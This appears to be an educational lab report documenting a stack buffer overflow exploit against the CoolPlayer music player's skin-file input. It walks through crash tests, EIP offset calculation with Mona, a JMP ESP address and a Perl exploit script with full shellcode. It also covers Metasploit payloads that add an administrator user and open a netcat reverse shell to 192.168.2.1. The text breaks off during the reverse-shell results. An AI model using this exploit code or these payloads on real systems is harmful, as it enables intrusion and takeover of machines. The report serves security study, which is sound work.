# Buffer Overflow Exploit Exploration

Jonah McElfatrick

Note that Information contained in this document is for educational purposes.

## Abstract

This paper will demonstrate the investigation taken place to uncover any vulnerabilities and exploits found in the given windows-based application 'CoolPlayer. This paper will determine if this application is vulnerable to the buffer overflow attack method where more data is written to a buffer than is allocated and therefore allowing shellcode to be injected and exploited. An explanation will be given into how these exploits were found and carried out during the testing phase.

A thorough methodology was used to carry out this investigation. This included first proving that the application was vulnerable to the buffer overflow method, carrying out a basic exploit, an advanced exploit and then using an exploit method called Egghunter shellcode for both using the application with DEP (Data Execution Prevention) on and DEP off.

It was found that through the targeted input, the skin file input section, was vulnerable to basic and advanced exploits as well as an exploit using Egghunter shellcode with DEP turned off that allowed for serious exploits such as a remote command prompt to be exploited. However difficulties were observed when DEP was enabled, and no exploits were able to be found due to the program filtering the attempted ROP chains.

## +Contents

1	Intro	oduction	1
	1.1	Background	1
	1.1.	1 Buffer Overflow	1
	1.1.	2 Stack and Registers	1
	1.2	Buffer Overflow attack	3
	1.3	DEP (Date Execution Prevention)	4
	1.4	Egghunter shellcode	4
	1.5	Application	5
2	Proc	cedure & Results	6
	2.1	Overview of Procedure	6
	2.2	Procedure part 1 – DEP (Data Execution Prevention) turned off	6
	2.2.	1 Proving Concept of Overflow	6
	2.2.	2 Basic Exploit	9
	2.2.	3 Advanced Exploit	12
	2.2.4	4 Exploit using Egghunter	17
	2.3	Procedure part 2 – DEP (Data Execution Prevention) turned on	20
	2.3.	1 Turning on DEP	20
	2.3.	2 Proving Concept of Overflow	21
	2.3.	Basic Exploit and Explanation	21
3	Disc	ussion	26
	3.1	General Discussion	26
	3.1.	1 Evading Intrusion Detection Systems	26
	3.2	Countermeasures	27
	3.3	Conclusions	27
	3.4	Future Work	27
R	eferenc	es	28
A	ppendio	ces	32
	Appen	dix A – InitialCrashTest.pl	32
	Appen	dix B – 2000MonaPattern.txt	32

Apper	ndix C – 2000ToFindEipDistance.pl	33
Apper	ndix D – CalculatorExploit.pl	34
3.5	Appendix E – addUser.txt	35
3.6	Appendix F – addUser.pl	37
3.7	Appendix G – egghunter.pl	39
3.8	Appendix H – ropCalc.pl	40
3.9	Appendix I – ropCalcAlt.pl	42
3.10	Appendix J – reverseshell.pl	43

## **1** INTRODUCTION

## 1.1 BACKGROUND

## 1.1.1 Buffer Overflow

A buffer is a temporary storage area for data that is being used by programs. A buffer overflow is where more data is attempted to be written to a fixed size chunk of memory, a buffer, than it has been allocated.

For a 32-bit windows system, the default address space is 4 gigabytes (GB) that is allocated for the buffer. As can be seen in Table 1 below labeled "Buffer Structure", the memory addresses range is from 0x00000000 to 0xFFFFFFFF. 2GB of the buffer from 0x00000000 to 0x7FFFFFFFF is allocated to the process or program that is running. The other 2 gigabytes of the buffer from 0x80000000 to 0xFFFFFFFF is allocated to the kernel and cannot be written to by the process or program currently running.




Figure 1: Buffer Structure

## 1.1.2 Stack and Registers

The stack is a section of the buffer that handles running functions in a program. A program will push and pop data on and off the stack to keep track of where a function is called and what line of code to return to when that function is finished. A way to visualize how a stack works can be seen in figure 2 below, where examples of push and pop are shown.




Figure 2: Stack Example


When a function is called a stack frame is initiated and the stack frame is pushed onto the stack that includes the current state of the computer. The stack uses push and pop methods to store and remove data. This is an example of a first in, last out order system. This system is fast and efficient at gaining access to what is at the top of the stack, as the register ESP (Extended Stack Pointer), points to the top of the stack. This does not however allow for random data access for any position in the stack. The ESP register is part of a 32-bit windows set of general-purpose registers; all of the registers can be seen in the table below. Each of these registers are 32-bit or 4 bytes in size. These registers become very important when causing a buffer overflow.

Register Name	Description of Operation
EAX (Extended Accumulator Register)	An accumulator register. Made of 16 bits, divided into two 8-bit registers AH and AL. Used in arithmetic and logical instructions.
EBX (Extended Base Register)	16 bits divided into two 8-bit registers BH and BL. Pointer to data in DS segment. (DS segment:
ECX (Extended Counter Register)	Counter for string and loop operations
EDX (Extended Data Register)	Used in arithmetic and I/O (Input/Output) operations.
ESI (Extended Source Index Register)	Points to a source in stream operations.
EDI (Extended Destination Index Register)	Points to a destination in stream operations.

ESP (Extended Stack Pointer)	Points to the current section of the stack is currently selected and therefore the top of the stack.
EBP (Extended Base Stack Pointer)	Points to the base address of the stack.
EIP (Extended Instruction Pointer)	A read-only register that contains the address of the next instruction in the program.

## **1.2 BUFFER OVERFLOW ATTACK**

A buffer overflow attack is when a larger amount of data is written to the buffer than has been allocated to it. In doing so the attacker can gain control of the EIP (Extended Instruction Pointer) and allow for shellcode to be inserted and executed. To gain control of the EIP, first the EBP (Extended Base Pointer) must be controlled. An example of this could be having a buffer of 300 bytes, the attacker could send 304 A's. This would fill the buffer with A's, then write over the EBP ,which is 4 bytes in size, and allow access to the EIP. An address for the EIP could be constructed and then shellcode added on to then allow for a buffer overflow attack to occur. A visual example of how a buffer overflow attack would look like in the stack can be seen below in figure 3.



## 1.3 DEP (DATE EXECUTION PREVENTION)

Data Execution Prevention is a security method that helps to prevent any code that has been put into memory locations that are reserved for authorized programs from being executed. This helps prevent buffer overflow attacks as the shellcode that has been pushed into the stack is not allowed to be executed. There are different versions of DEP for Windows XP 32-bit. These can be seen in the table below.

Configuration	Description
OptIn (Default)	Only Windows binaries are protected by DEP
OptOut	DEP is enabled for all processes. The user can define a list of processes that DEP will be turned off for.
AlwaysOn	DEP will protect ALL processes for the entire system. There are no exceptions to this configuration.
AlwaysOff	DEP will NOT protect any process.

## **1.4 Egghunter shellcode**

Egghunter shellcode allows for the shellcode to be placed at any position on the stack. This works by placing a key value at the start of the shellcode and then searching for that key value through memory and then executing the shellcode. A visual example of how Egghunter shellcode works can be seen below in figure 4.




Figure 4: Egghunter Visualization

## **1.5 APPLICATION**

The application being tested in this paper is the 'CoolPlayer' music player software. The program allows input of playlist files and skin files for a more customized user experience. In this paper, the application is being tested for possible buffer overflow attacks present in the skin file input section of the program. A thorough suite of testing was carried out to test for any and all possible exploits in this section. From simple exploits like running calculator, to advanced exploits like a reverse shell to the attacker machine.

## **2 PROCEDURE & RESULTS**

## 2.1 OVERVIEW OF PROCEDURE

The procedure of this paper is split up into two main sections. The two main sections are exploiting the application with DEP turned off and with DEP turned on. With DEP off there are four sections, proving the concept of the overflow, a basic exploit, an advanced exploit and an exploit using Egghunter shellcode. With DEP turned on there are 4 sections, how to turn DEP on, proving the concept of the overflow, a basic exploit and an advanced exploit.

Tools used in this procedure include:

- OllyDbg A 32-bit assembler analysis debugger, used for viewing the memory locations, values and registers
- Immunity Debugger Used in conjunction with the Mona python script to allow for searching and calculations involving the distance to EIP.
- Mona python script Allows for calculations such as the distance to EIP, creating patterns and finding ROP chains.
- MSFGUI Allows for development of more advanced exploits in shellcode to then be used in this case with buffer overflow attacks.

All of the tools listed above are linked in the references at the end of the paper.

## 2.2 PROCEDURE PART 1 - DEP (DATA EXECUTION PREVENTION) TURNED OFF

#### 2.2.1 Proving Concept of Overflow

The first step in proving that the application is vulnerable to buffer overflow is to gain access to the EIP.

To do this, a piece of software called 'OllyDbg' was used. First of all, the 'CoolPlayer' was launched, then 'OllyDbg' was launched. Going to File -> Attach, the window as can be seen in Figure 5 can be seen.

rocess Name	Window	Path 🔺
0000924 1700463 0000444 alg 000027C csrss 000027C csrss 0000248 Explorer 0000964 inetinfo 0000964 jusched 00000164 jusched 00000164 nginxr7 0000374 nginxr7 0000374 nginxr7 0000375 pg_ctl 0000150 postgres 000055C postgres 000055C postgres 000055C postgres		C:\Documents and Settings\Administrato C:\WINDOWS\System32\alg.exe C:\WINDOWS\system32\core.exe \??\C:\WINDOWS\system32\cores.exe C:\WINDOWS\system32\imapi.exe C:\WINDOWS\system32\imapi.exe C:\WINDOWS\system32\imapi.exe C:\Program Files\Java\jre6\bin\jusched C:\Program Files\Java\jre6\bin\jusched C:\WINDOWS\system32\lass.exe C:\Program Files\Java\jre6\bin\jusched C:\WINDOWS\system32\lass.exe C:\Program Files\Java\jre6\bin\jusched C:\WINDOWS\system32\lass.exe C:\Program Files\Java\jre6\bin\jusched C:\WINDOWS\system32\lass.exe C:\Program Files\Common Files\Microsof C:\metasploit\apps\pro\engine\arch-lib C:\METASP~1\POSTGR~1\bin\postgres.exe C:\METASP~1\POSTGR~1\bin\postgres.exe C:\METASP~1\POSTGR~1\bin\postgres.exe C:\METASP~1\POSTGR~1\bin\postgres.exe

Figure 5: Attaching Process

Selecting the 'CoolPlayer Playlist' option will attach the process to 'OllyDbg'. Going to Debug -> Restart, then Debug -> Run. This starts the 'CoolPlayer' program through 'OllyDbg' and allows viewing of register values. Once the 'CoolPlayer' is running and on screen, then right clicking on the top bar of the window should display the screen as shown below in figure 6.



Figure 6: CoolPlayer Options

From this menu, selecting 'Options' will display the windows as seen below in figure 6. The section that is being tested is the skin file upload that is highlighted in figure 7.

CoolPlayer Options		×	
_ General			
Always on top	☑	Read ID3 Tag (if any)	
Exit after playing	✓	Read ID3 Tag of selected	
Rotate systemtray icon	✓	Support ID3v2	
Scroll Songtitle	✓	Prefer native OGG tags	
Allow file once in playlist	◄	Load ID3 tags in background	
Autoplay on startup	◄	Work out track lengths	
Allow multiple instances	☑	Easy move	
Show remaining time	☑	Remember playlist	
🗖 Show on taskbar		Remember last played	
0 📑 Track Delay (sec)	4	🛨 Skinlist length 🛛 Flush	
Register Filetypes	Add	l Icon to StartMenu & Desktop	
Output			
DirectSound Plugout		-	
Volume controls System MAST	'ER v	rolume 🗾	
_ Skin			
Player		Open	
,			
		OK Cancel	
Figure 7:	Skin	Input	

Uploading a simple overflow script (appendix A – InitialCrashTest.pl), it can be seen that using 2000 bytes overflows the buffer and overwrites the EIP. A single 'A' is represented by the number 41. As can be seen in Figure 8 below, the EIP which is 4 bytes in size, is overwritten by 4 'A's. This shows that the program 'CoolPlayer' is susceptible to a buffer overflow.

Reg	isters (	(FPU)							<		<	<
EAX ECX EDX EBX	4141414 0000996 0014060 0000000	59 38										
ESP	001144F	8 ASC	II	"AAA	AAAA	AAAA	AAAA	AAAA	AAA	AAAI	AAAA	AAA
ESI EDI	0011450 0011E09	00 ASC	II	"AAA	IAAAAI	AAAA	AAAA	AAAA	AAA	AAAI	AAAA	AAA
EIP	4141414	41										
01010000 00100000	ES 002 CS 001 SS 002 DS 002 FS 003 GS 000 LastE1	LB 325 23 325 23 325 38 325 38 325 30 NUL	oit oit oit	0(FF 0(FF 0(FF 7FFC	FFFFI FFFFI FFFFI E000	FF) FF) FF) (FFF		91				
EFL	0001024											
STØ ST1 ST2 ST3 ST4 ST5 ST6 ST7	empty empty empty empty empty empty empty	-??? -??? -??? -???	FFF FFF FFF FFF FFF FFF	00F 00F 000 000 00F 00F	C00F F00F 000F 000F FFFF 000F 0000F	C 00 F 00 B 00 E 00 F 03 F 00	FC00 FF00 FB00 FE00 FFFF FF00 0000	FCFFBFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF				
FST	0000	Cond 6		1 0 0 0 ,53	Err Masl	E S Ø Ø		0 Z 0 0 1 1	D Ø 1 1	I Ø 1	(GT)	

Figure 8: Overflowing the EIP

### 2.2.2 Basic Exploit

To be able to carry out an exploit the EIP has to be controlled. Since it is known that the EIP can be overflowed, then the distance to the EIP is what is required next. To do this the program 'Immunity Debugger' was used. A python script called 'Mona' (corelan/mona.py) was transferred into the directory of 'Immunity Debugger' and the command 'pattern\_create' in the python script was used to create a pattern text file that could be used to uniquely identify where the EIP is and the distance to it. The command used to create the pattern was 'Imona pattern\_create 2000'. The command can be seen below in figure 9.




Figure 9: Generating Pattern

The generated file can be seen in appendix B - 2000MonaPattern.txt. Using the pattern in place of the 'A's in the simple overflow script, allows for the EIP to be overflown with a certain pattern. The edited script can be found in appendix C – 2000ToFindEipDistance.pl. The outcome of uploading this script to the 'CoolPlayer' program can be seen below in figure 10.

Registers (FPU)	< < <
EAX 31684131 ECX 000004B8 EDX 00140608	
	. "j3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk€
	["Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk
EIP 42326A42	
C 0 ES 0023 32bir P 1 CS 001B 32bir A 0 SS 0023 32bir S 0 FS 003B 32bir S 0 FS 003B 32bir T 0 GS 0000 NULL D 0 LastErr ERROF	: 0(FFFFFFFF) : 0(FFFFFFFF) : 0(FFFFFFFF)
EFL 00010246 (NO,1	HB,E,BE,NS,PE,GE,LE)
STØ empty -??? FFI ST1 empty -??? FFI ST2 empty -??? FFI ST3 empty -??? FFI ST5 empty -??? FFI ST6 empty -??? FFI ST6 empty -??? FFI ST7 empty 0.0	F 00FF00FF 00FF00FF F 000000FB 00FE00FB F 000000FE 00FE00FE F 00FFFFFF 03FFFFFF F 000000FF 00FF00FF
ST 0000 Cond 0	210 ESPUOZDI 300 Err000000000 (GT) AR,53 Mask 111111

Figure 10: Overflow EIP with Pattern

The EIP has been overwritten with 42326A42. Taking this value and going back to 'Immunity Debugger' allows for the use of the 'pattern\_offset' command to calculate the distance to the EIP. The command and result can be found in figure 11 below. The distance to the EIP was found to be 1056.

Immunity Debugger 1.85.0.0 : R'lyeh	
Need support? visit http://forum.immunityinc.com/	
0BADF00D Looking for Bj2B in pattern of 500000 bytes	
BRDF00D - Pattern Bj2B (0x42326R42) found in cyclic pattern at positic	on 1056
ØBADFØØD Looking for Bj2B in pattern of 500000 bytes	
<u>ØBADFØØD</u> Looking for B2jB in pattern of 500000 bytes	
<u> @BADF@@D</u> - Pattern B2jB_not found in cyclic_pattern (uppercase)	
<u>BRDF00D</u> Looking for Bj2B in pattern of 500000 bytes	
<u>BRDF00D</u> Looking for B2jB in pattern of 500000 bytes	
0BADF00D - Pattern B2jB not found in cyclic pattern (lowercase)	
OBADFOOD	
[+] This mona.py action took 0:00:00.140000	
Imone pettern, offeet 42326442 2000	
!mona pattern_offset 42326A42 2000	

Figure 11: Calculate Pattern Offset

Using the location where the EIP was taken control of and looking down the stack to find the null pointer where it ends allows for the amount of space for shellcode. As can be seen in the screenshots below, the EIP location is '001144F8' and the null pointer is at '00115AOC'.

001144F0 001144F4 001144F4 001144FC 001144FC 00114500 00114504	316A4230 42326A42 6A42336A 356A4234 42366A423 6A42376A
--	---

Figure 12: EIP location

Figure 13: NULL pointer

Using this information in conjunction with 'Mona', the amount of space for shellcode can be found. The command and results can be seen below where it is found that there are 5396 bytes for shellcode.

0badf00d 0badf00d 0badf00d 0badf00d	Offset from 0x001144f8 to 0x00115a0c : 5396 (0x00001514) bytes Jmp offset : [+] This mona.py action took 0:00:00	
!mona (	offset -a1 001144F8 -a2 00115A0C	

Figure 14: Mona find shellcode space

Using the distance to the EIP that was found, a new script can be developed to allow for shellcode to be executed. A JMP ESP is required to be pushed onto the stack to allow the ESP to jump to the top of the stack to then execute the shellcode. Therefore to find the location of a JMP ESP, the kernel32.dll file was searched through using the findjmp.exe program that was preinstalled on the machine. The command used and results can be seen in figure 15 below. The only JMP ESP in the file was at memory location 0x7C86467B.




Figure 15: Find JMP ESP

From here, another perl script was implemented with the intention to open the calculator app when loaded into the 'CoolPlayer' program. The result can be seen in figure 16 below as well as the script that provided this outcome. The full script can be found in appendix D - CalculatorExploit.pl.

C:\D	cuments and Settings\Administrator\Desktop\CoolPlayerSkinCrash.pl - Notepad++	- D X	
	Search View Encoding Language Settings Tools Macro Run Plugins Window ?	X	Registers (FPU) ( (
			ECX 89664824
			EBX 00C00294 ESP 010CFECC
🔚 calo t	t 🛛 🚍 Soundcard issue bit 🖾 🚍 exploit pl 🖾 🚍 pattern bit 🖾 🚍 crashtest ini 🖄 🚍 mona pyc 🖾 🚍 mona pyc 🖾 🚍 Cool/PayerSknCrash pl 🖾 🚍 crash 1 ini 🖄		
Contra da			Calculator
1	<pre>still= "crash.ih:'; w \$ukl = "(coolFlaver Skin'\n PlavlistSkin=" ."A" x 1056;</pre>		Edit View Help EIP 7C90E440 ntdll.KlUserCallbackDispatcher
4	<pre>my seip pack("V, 0X705467B;</pre>		0. C 0 ES 0023 32bit 0(FFFFFFF) P 1 CS 001B 32bit 0(FFFFFFF)
	<pre>my setallode = "xs0" x 16;</pre>		
	my sehelloode = (x50 x 10) my sehelloode = sehelloode."x89\xe6\xdb\xc3\xd9\x76\xf4\x59\x49\x49\x49\x49\x49\x49\x49\x49		2 1 D5 0023 3251t 8(FFFFFFF) S 0 F5 0338 3251t 7FFDB008(FFF) T 0 85 0490 MUL
6	"1 v43/x43/x43/x43/x43/x43/x51/x54/x56/x54/x54/x56/x58" .		Backspace CE C T 0 0S 0000 NULL 0 0 0 LastErr ERFOR SUCCESS (00000000)
2	"x34'x45'z45'z45'z45'z45'z45'z45'z45'z45'z45'z		FEL 00000246 (NO. NR. F. BE, NS, PE, BE, LE)
0	"x41;x41;x42;x54;x41;x41;x51;x51;x51;x42;x42;x32;x42;x30".		MC         7         8         7         901           MR         4         5         6         7         11         6012 64720770800000000000000000000000000000000
ä	"x42;x42,x58;x50;x38;x41;x43;x44;x44;x49;x49;x44;x38".		STI expts -4.59716100021417970508-3977
	"X40XX39XX43XX30X45XX50X43X30X43X50X44X59X58X247".		MR 4 5 6 * % STS WHAT THE REPORT OF REPORT OF REPORT
11	"x50/x31/x49/x42/x45/x46/x46/x46/x51/x42/x50/x30/x4c/x4b".		
12	"x50\x52\x54\x4c\x4c\x4b\x56\x32\x44\x4c\x4b\x52\x52".		MS 1 2 3 - 1/x STD expty -thrunn cubs deceded 18212/10
13	"x47x58x54x4fx4ex57x51x5ax51x5ax51x50x31x4bx4f" .		FST 0880 Cond 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
14	"\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x42\x43\x32" .		M+ 0 +/ + - FCW 027F Pres NEAR,53 Hask 1 1 1 1 1 1
15	"\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37" .		
16	"\x4b\x52\x4c\x30\x56\x32\x56\x37\x4c\x4b\x51\x42\x52\x30" .		
17	"\x4c\x4b\x47\x32\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30" .		
18	"\x52\x58\x4d\x55\x49\x50\x52\x54\x51\x5a\x45\x51\x4e\x30" .		
19	"\x56\x30\x4c\x4b\x47\x38\x52\x38\x4c\x4b\x50\x58\x47\x50" .		
20	"\x43\x31\x58\x53\x4b\x53\x47\x4c\x51\x59\x4c\x4b\x56\x54" .		
21	"\x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x56\x51\x49\x50" .		
22	"\x4e\x40\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x47\x48" .		
23	"\x4d\x30\x54\x35\x5a\x54\x54\x43\x43\x4d\x5a\x58\x47\x4b" .		
24	"\x43\x4d\x56\x44\x43\x45\x4d\x32\x51\x48\x4c\x4b\x56\x38" .		ALACEEDS ARRANGE
25	"\x56\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b" .		010CFEDC 7541918E RETURN to USER32.7541918E 010CFEE0 75427768 RETURN to USER32.75427768 from USER3
26	"\x4c\x4b\x56\x38\x45\x4c\x45\x51\x58\x53\x4c\x4b\x45\x54" .		010CFEE4 010CFF54 010CFEE8 00000000
27	"\x4c\x4b\x45\x51\x58\x50\x4d\x59\x51\x56\x44\x47\x54" .		010CFEEC 00000000 010CFEF0 00000000
28	"\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b\x4f" .		010CFEF4 00C00294 010CFEF8 010CFF14
29	"\x4d\x30\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x54\x52\x5a\x4b" .		010CFEFC 010CFF18
30	"\x4c\x46\x51\x4d\x52\x4a\x45\x51\x4d\x55\x4f\x49" .		010CFF00 00425ADE RETURN to 1700463.00425ADE from USER
31	"\x45\x50\x45\x50\x43\x30\x50\x50\x52\x48\x50\x31\x4c\x4b" .		010CFF03 010CFF94 010CFF0C 00000000
32	"\x52\x4f\x4c\x47\x4b\x4f\x49\x45\x4f\x4b\x5a\x58\x35" .		010CFF10 00000000 010CFF14 00000000
33	"\x49\x32\x51\x46\x43\x58\x4e\x46\x4d\x45\x4f\x4d\x4d\x4d\.		919FF18 00000000000000000000000000000000000
34	"\x4b\x4f\x49\x45\x47\x4c\x43\x36\x43\x46\x45\x5a\x4b\x30".		818CFF28 08C88294 019CFF24 CCCCCCCC
35	"\x4b\x4d\x30\x52\x55\x54\x45\x4f\x4f\x47\x37\x45\x4a".		BIOFFISH COLCOCC
36 37	"\x43\x42\x52\x41\x43\x5a\x43\x50\x53\x40\x51\x52\x43\x56\x45\x35\x43\x48" . "\x45\x33\x43\x51\x52\x4c\x52\x43\x56\x4e\x45\x35\x43\x48" .		010CFF28 CCCCCCC 010CFF28 CCCCCCCC 010CFF38 CCCCCCCC
37	"\x40\x31\x51\x51\x51\x52\x40\x52\x43\x56\x4e\x40\x45\x45\x43\x42". "\x45\x55\x43\x51\x51\x51\x51\x41\x41":		BIBCFF34 CCCCCCCC
38	open(4_LTF_>A_TTF_>A_TTF): AP/XFP_XFATATATATATATATATATATATATATATATATATATAT		elacreac coccocc elacreac
39	<pre>open(v=iik, &gt;=file =); print v=file =unki.eein.eein.eein.eein</pre>		810FF44 CCCCCCCC
40	<pre>print *rint *junri.*eip.*SneliCode; close(#FILE);</pre>		010CFF4C CCCCCCC 010CFF50 CCCCCCCC
41	crose(eril);		810-F53 000000
		1	I COCCOCCI

Figure 16: Calculator Exploit

The calculator app was successfully launched when the shellcode was executed as can be seen above. This proves that the application can be exploited through an overflow method.

### 2.2.3 Advanced Exploit

Two advanced exploits were carried out, the method is much the same as the basic exploit just with a variation in shellcode. To get the shellcode for the advanced exploits, MSFGUI was used. There are many different exploits that can be created through this program. The two tested for in this case were the add user exploit and the windows exec exploit.

#### 2.2.3.1 Add New User

To add a new administrator user account first, as can be seen below, the Username set was 'HackedUser' and the password set to 'UserPassword'. The encoder that was used was 'x86/alpha\_upper' and the output format set to 'Pearl'.

M Windows Execute net use	r /ADD windows/adduser							
Windows Execute	net user /ADD							
Rank: Normal								
Description Create a new us	Description Create a new user and add them to local administration group							
Authors: hdm , vlad902 , sf								
License: Metasploit Framew	ork License (BSD)							
Version: 13053, 9179 VERBOSE Enable detailed st	tatus messages							
WORKSPACE Specify the wo	orkspace for this module	default						
EXITFUNC Exit technique: set	h, thread, process, none	process						
PASS The password for this	user	UserPassword						
USER The username to crea	te	HackedUser						
Generate 🔾 display	encode/save Start	handler Start handler in console						
Output Path	C:\Documents and Settin	gs\Administrator\Desktop\addUser.txt Choose						
Encoder	x86/alpha_upper	▼						
Output Format	perl	▼						
Number of times to encode								
Architecture								
(win32 only) exe template		Choose Choose						
(win32 only) add shellcode		Choose						

Figure 17: MSFGUI Add Administrator User

The generated shellcode was then placed into the same script as the calculator exploit. The shellcode that was generated can be seen in appendix E. The edited script using the new shellcode can be found in appendix F. Once edited the script is uploaded to the 'CoolPlayer' program. As can be seen below in figure 18, the HackedUser is added to the list of user accounts successfully.




Figure 18: Successful Addition of Administrator

#### 2.2.3.2 Reverse Shell

To get a reverse shell on the machine, a windows exec exploit was used. As can be seen in figure 19 below, the command used was 'nc.exe 192.168.2.1 4444 -e cmd.exe'. This means to connect to port 4444 on the machine with ip 192.168.2.1 and run the cmd.exe program.

🕅 Windows Execute Comma	nd windows/exec	-				
Windows Execute	Command					
Rank: Normal						
Description Execute an arbit	rary command					
Authors: vlad902 , sf						
License: Metasploit Framew	ork License (BSD)					
Version: 13053						
CMD The command string to	execute	nc.exe 192.168.2.1 4444 -e cmd.exe				
VERBOSE Enable detailed s	tatus messages					
WORKSPACE Specify the wo	orkspace for this module	default				
EXITFUNC Exit technique: se	h, thread, process, none	process				
Generate 🔿 display	encode/save Start	handler Start handler in console				
Output Path	C:\Documents and Settin	gs\Administrator\Desktop\cmd.txt Choose				
Encoder	x86/alpha_upper	<b>•</b>				
Output Format	perl					
Number of times to encode						
Architecture						
(win32 only) exe template		Choose Choose	orking?			
(win32 only) add shellcode		Choose	-			
(innot only) and one loode						

#### Figure 19: Windows Exec

From here, saving the shellcode into a txt file and using the same basic script as in previous examples, the exploit was carried out. The shellcode file can be found in appendix J below. As can be seen by the screenshot below, the exploit was carried out successfully and gained a reverse shell on the attacker's machine.

ChyDeg - 1700463.exe - [CFU - thread 00000858, module nt/ll] C The Vew Debug Plages Options Window Help		LEX LEX
C File Werk Debug Plughe Options Window Help 通貨業 N 新聞 報告 記 世 世 正 正 所 工 W 用 C / K 用 R m S 注意 ??		그리즈
	Elle Prante Constante Elle Service Elle Service Elle Service	
7/2004/400 C DHT 7/2004/400 MBT HDD EDL,680 7/2004/40 MBCT HDD EDL,680 7/2004/40 MBCT,894/204 04 HTM 85x(859~42)	The STANDARD and L Killess at Dealth Company	
V (0.44) (0.10.4 (0.10.1000) PR (0.1001) V (0.101) (0.101) (0.101) V (0.101) (0.101) (0.101) (0.101) V (0.101) (0.101) (0.101) (0.101) V (0.101) (0.101) (0.101) (0.101) (0.101) V (0.101) (0		
Vice and Article Control (Control Control Cont		
1/2004/47 FT P P P F22 7/2004/79 6A ao P P F22 7/2004/79 41 P P P F22	EPL 00000266 (101/08/E/38E/10/PE/0E/LE)	
Constant and the second and the seco		
TCOMERCIE BIL (00/079797 CALL + 4401 - T-0464 + TCOMERCIE BICK + EC ADD EDP - 144     TCOMERCIE INFORMATION - 11702 EDB 014     TCOMERCIE INFORMATION - 11702     TCOMERCIE INFORMATION      TCOMERCIE INFORMATION     TCOMERCIE INFORMATION		
TV20440 CT440 H 0 00000 H00 C000 PTN 001 TV20440 D7050 A0 H00 C000 PTN 001 TV20440 D7050 A0 H00 C000 PTN 001 TV20440 T040A T0 00000 PTN 000	Wicrosoft Windows (Version 10-0.18363.778) (c) 2019 Microsoft Corporation. All rights reserved.	
V 10 440 00 60000000 OKL 11 01 L 11 041 1 044 V 10 440 C 00000 PKTH 0 0000 PKTH 0	C:\Users\jscal.cd Desktop	
7/2018/4409 8880C 1900 8897 4897 7/2018/4401 889C 50 198 8197 489 7/2018/4401 194403-0C 1940 1940 1910 5011	C:\Users\jmcel\Desktop>nc -1 -p 4644	
CONCELL CALL INCOMEND IND INC. ACCOUNTS	Hicrosoft Mindow 20 (Wendon 5.1.2600) (C) Copyright 1985-2081 Hicrosoft Corp.	
